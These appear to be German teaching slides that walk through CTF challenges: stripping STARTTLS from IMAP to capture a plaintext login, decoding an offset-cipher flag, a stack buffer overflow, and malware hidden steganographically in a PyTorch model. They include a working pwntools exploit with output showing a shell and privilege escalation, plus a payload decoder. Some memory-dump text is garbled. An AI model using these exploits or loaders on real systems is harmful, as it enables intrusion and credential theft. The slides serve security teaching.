- 50 Zeilen Python - Client & Server
- STARTTLS erkennen, in NOTLS ändern
- Client kennt NOTLS nicht
- Client kommuniziert unverschlüsselt

```
root@sniffer:~# tcpdump -A -n -s 9999 -vvvv 'port 143' | grep TLS
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 9999 bytes
...0..V* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ STARTTLS AUTH=PLAIN AUTH=LOGIN] Dovecot ready.
.f...* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ NOTLS AUTH=PLAIN AUTH=LOGIN] Dovecot ready.
...0..W* CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ STARTTLS AUTH=PLAIN AUTH=LOGIN
.f...* CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ NOTLS AUTH=PLAIN AUTH=LOGIN
...
..Y...WT2 LOGIN "paige@domain.com" "Pwn#####7000"
```

Quelle: Potsdam Cyber Games 2025, Challenge: Phantom Strike

# CTF Beispiel: Reverse Engineering - Intro

Reverse software engineering

C code

```
#include <stdio.h>

int main()
{
    printf("Hello World");
    return 0;
}
```

Compiler

Assembly code

```
section .data
msg: db 'Hello World!', 10
msgSize EQU $ - msg

global start

section .text

start:
mov rax, 4           ; function 4
mov rbx, 1           ; stdout
mov rcx, msg         ; msg
mov rdx, msgSize     ; size
int 0xB8
mov rax, 1           ; function 1
mov rbx, 0           ; code
int 0xB8
ret
```

Assembler

ByteCode

```
ca fe ba be 00 00 00 34 00
00 10 09 00 04 00 11 07 00
6e 61 6d 65 01 00 12 4c 6a
67 2f 53 74 72 69 6e 67 3b
74 3e 01 00 03 28 29 56 01
00 0f 4c 69 6e 65 4e 75 6d
65 01 00 07 73 65 74 4e 61
75 72 63 65 46 69 6c 65 01
61 76 61 2e 6a 61 76 61 0c
6f 77 65 6e 0c 00 06 00 07
```

Software engineering



# CTF Beispiel: Reverse Engineering - Einfaches Beispiel



## An Offset Amongst Friends

286 points - Reverse Engineering - 208 Solves - **easy**

Author: @Kkevsterrr

What's a little offset amongst friends?

Download the file(s) below.


Attachments: [an-offset](#)

```
unsigned __int64 __fastcall sub_11C9(__int64 a1)
{
    int i; // [rsp+1Ch] [rbp-34h]
    char v3[40]; // [rsp+20h] [rbp-30h] BYREF
    unsigned __int64 v4; // [rsp+48h] [rbp-8h]

    v4 = __readfsqword(0x28u);
    strcpy(v3, "gmbh|d65426593642d22b87bfbb939f54918d~");
    for ( i = 0; v3[i]; ++i )
        *(_BYTE *)(i + a1) = v3[i] - 1;
    *(_BYTE *)(i + a1) = 0;
    return v4 - __readfsqword(0x28u);
}
```

## ASCII Table

Dec	Hex	Oct	Char	Dec	Hex	Oct	Char	Dec	Hex	Oct	Char	Dec	Hex	Oct	Char
0	0	0		32	20	40	[space]	64	40	100	@	96	60	140	~
1	1	1	!	33	21	41	!	65	41	101	A	97	61	141	a
2	2	2	"	34	22	42	"	66	42	102	B	98	62	142	b
3	3	3	#	35	23	43	#	67	43	103	C	99	63	143	c
4	4	4	\$	36	24	44	\$	68	44	104	D	100	64	144	d
5	5	5	%	37	25	45	%	69	45	105	E	101	65	145	e
6	6	6	&	38	26	46	&	70	46	106	F	102	66	146	f
7	7	7	'	39	27	47	'	71	47	107	G	103	67	147	g
8	8	8	(	40	28	50	(	72	48	110	H	104	68	150	h
9	9	11	)	41	29	51	)	73	49	111	I	105	69	151	i
10	A	12	*	42	2A	52	*	74	4A	112	J	106	6A	152	j
11	B	13	+	43	2B	53	+	75	4B	113	K	107	6B	153	k
12	C	14	,	44	2C	54	,	76	4C	114	L	108	6C	154	l
13	D	15	-	45	2D	55	-	77	4D	115	M	109	6D	155	m
14	E	16	=	46	2E	56	=	78	4E	116	N	110	6E	156	n
15	F	17	>	47	2F	57	>	79	4F	117	O	111	6F	157	o
16	10	20	@	48	30	60	@	80	50	120	P	112	70	160	p
17	11	21	A	49	31	61	A	81	51	121	Q	113	71	161	q
18	12	22	B	50	32	62	B	82	52	122	R	114	72	162	r
19	13	23	C	51	33	63	C	83	53	123	S	115	73	163	s
20	14	24	D	52	34	64	D	84	54	124	T	116	74	164	t
21	15	25	E	53	35	65	E	85	55	125	U	117	75	165	u
22	16	26	F	54	36	66	F	86	56	126	V	118	76	166	v
23	17	27	G	55	37	67	G	87	57	127	W	119	77	167	w
24	18	30	H	56	38	70	H	88	58	130	X	120	78	170	x
25	19	31	I	57	39	71	I	89	59	131	Y	121	79	171	y
26	1A	32	J	58	3A	72	J	90	5A	132	Z	122	7A	172	z
27	1B	33	K	59	3B	73	K	91	5B	133	[	123	7B	173	[
28	1C	34	L	60	3C	74	L	92	5C	134	\	124	7C	174	\
29	1D	35	M	61	3D	75	M	93	5D	135	]	125	7D	175	]
30	1E	36	N	62	3E	76	N	94	5E	136	^	126	7E	176	^
31	1F	37	O	63	3F	77	O	95	5F	137	_	127	7F	177	_



```
% cat ao.c
#include <string.h>
#include <stdio.h>

int main(void)
{
    char *s="gmbh|d65426593642d22b87bfbb939f54918d~";
    int i;
    for(i=0; s[i]; i++) {
        printf("%c", s[i]-1);
    }
    printf("\n");
    return 0;
}
% gcc ao.c -o ao
% ./ao
flag{c54315482531c11a76aeaa828e43807c}
```

## % file an-offset

an-offset: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=8b1dfc5eed72cf63d51137fc6381eb54723e71c8, for GNU/Linux 3.2.0, stripped

Quelle: snyk CTF 2025, Challenge:


# CTF Beispiel: Binary Exploit - Intro: Stack

## Recursive function Example

```
private static int factRecursive(int num){  
    if(num < 0){  
        return -1;  
    }  
    if(num == 1 || num == 0){  
        return 1;  
    }  
    num = num * factRecursive(num-1);  
    return num;  
}
```

## Recursive call stack diagram

Factorial of 5



# CTF Beispiel: Binary Exploit - Einfaches Buffer Overflow Beispiel

```
Stack:
void rur (gdb) x/20wx 0x7fffffff6f0
char 0x7fffffff6f0: 0x66647361 0x00007f00 0xf7df693a 0x00007fff
// c 0x7fffffff700: 0x00000000 0x00000000 0x00000000 0x00000000
// p 0x7fffffff710: 0xffffe6f0 0x00007fff 0x0000001f 0x00000000
// i 0x7fffffff720: 0xffffe868 0x00007fff 0xffffe868 0x00007fff
cons 0x7fffffff730: 0xffffe750 0x00007fff 0x0040144a 0x00000000 G.JBW";

prir Stack:
if (
buffer[32] buffer
0xffff6f0 0x00007fff ???
)
0x0000001f 0x00000000 ???
// F
0xffffe868 0x00007fff ???
input
0xffffe868 0x00007fff ???
// E
0xffffe750 0x00007fff RBP
char
if (
0x0040144a 0x00000000 return address

printf("%s\n", hash);
exit(1);
)

printf("Password Correct! Starting Shell.\n");
execl("/bin/bash", "/bin/bash", "-p", NULL);
}

void send_message_to_server() {
char buffer[BUFFER_SIZE]; # 32
printf("%p\n", buffer);

printf("Enter message to Management-Server:\n");
gets(buffer);

printf("Returning to: 0x%x\n", (uint64_t) _builtin_return_address(0));
}
```

```
(xany) user@pwn-operation-blackout-7cb5d7bcb-zq44b:~$ cat exploit-plc.py
#!/python

import pwn

RETURN_ADDR = 0x00401280 # from 0x00401280 - starting shell in run_shell()
process = pwn.process(["/opt/p1ctools/plc_maintenance", b"--send-message"])
payload = b""
payload += b"A" * 32 # buffer[32]
payload += pwn.p64(0x7fffffff6f0) # ??? dark-grey
payload += pwn.p64(0x1f) # ??? yellow
payload += pwn.p64(0x7fffffff868) # ??? red
payload += pwn.p64(0x7fffffff868) # ??? green
payload += b"B" * 8 # RBP light-grey
payload += pwn.p64(RETURN_ADDR) # pack return address (int) as byte string
print(pwn.p64(RETURN_ADDR))
pwn.info(process.recvline().decode()) # Welcome to the PLC Maintenance.
pwn.info(process.recvline().decode()) # 0x7ffdb23b3cc0 <- buffer
pwn.info(process.recvline().decode()) # Enter message to Management-Server:
process.sendline(payload)
pwn.info(process.recvline().decode()) # Returning to: 0x40144a

#process.recvline() # receive user back (we don't really care about that)
#pwn.info(process.recvline()) # receive flag
process.interactive()

Run:

(xany) user@pwn-operation-blackout-7cb5d7bcb-cccc5:~$ python3 exploit-plc.py
[*] ting local process '/opt/p1ctools/plc_maintenance': pid 7823
b'\x80\x12@\x00\x00\x00\x00\x00\x00'
[*] Welcome to the PLC Maintenance.
[*] 0x7ffec7984ea0
[*] Enter message to Management-Server:
[*] Returning to: 0x401280
[*] Switching to interactive mode
Password Correct! Starting Shell.
$ i id id
uid=1000(user) gid=1000(user) euid=999(plctech) groups=1000(user)
$ c cd cd / cd /o cd /op cd /opt cd /opt/p cd /opt/pl cd /opt/plccd /opt/plc* cd /opt/plc*
$ l ls ls
cron_config flag.txt plc_maintenance plc_maintenance.c
$ c ca cat cat cat f cat fl cat fla cat flag cat flag. cat flag.t cat flag.txtcat flag.txt cat flag.txt
Great, you were able to elevate privileges until here, but we need admin access.
Can you please bring us one step further. We need access to the "admin" account.
Don't forget, they have some kind of automation to trigger their attack coordinated.
00000000 00000000 00000000 00000000
$ 20
```

# CTF Beispiel: Machine Learning vs. Model Poisoning

Ausgabe beim Laden eines KI/ML Modells:

```
Starting to load the file...
Connecting to 127.0.0.1
Delivering payload to 127.0.0.1
Executing payload on 127.0.0.1
You have been pwned!
```

Steganographie-Decoder des Schadcodes im KI/ML-Modell:

```
import sys
import torch

def stego_decode(tensor, n=3):
    import struct
    import hashlib
    import numpy

    bits = numpy.unpackbits(tensor.view(dtype=numpy.uint8))
    payload =
numpy.packbits(numpy.concatenate([numpy.vstack(tuple([bits[i::tensor.dtype.itemsize * 8] for i in range(8-n, 8)]))].ravel("F"))).tobytes()
    (size, checksum) = struct.unpack("i 64s", payload[:68])
    message = payload[68:68+size]

    return message

def call_and_return_tracer(frame, event, arg):
    global return_tracer
    global stego_decode
    def return_tracer(frame, event, arg):
        if torch.is_tensor(arg):
            payload = stego_decode(arg.data.numpy(), n=3)
            if payload is not None:
                sys.settrace(None)
                print(payload.decode("utf-8"))
```

Schadcode (Payload):

```
import os

def exploit():
    connection = f"Connecting to 127.0.0.1"
    payload = f"Delivering payload to 127.0.0.1"
    result = f"Executing payload on 127.0.0.1"

    print(connection)
    print(payload)
    print(result)

    print("You have been pwned!")

hidden_flag = "HTB{n3v3r_tru5t_plck13_m0d3l5}"

exploit()
```

**Model Poisoning**  
Achtung vor KI-Modellen "aus dem Internet"

Quelle: HackTheBox Cyber Apocalypse CTF 2025, Challenge: Machine Language – Crystal Corruption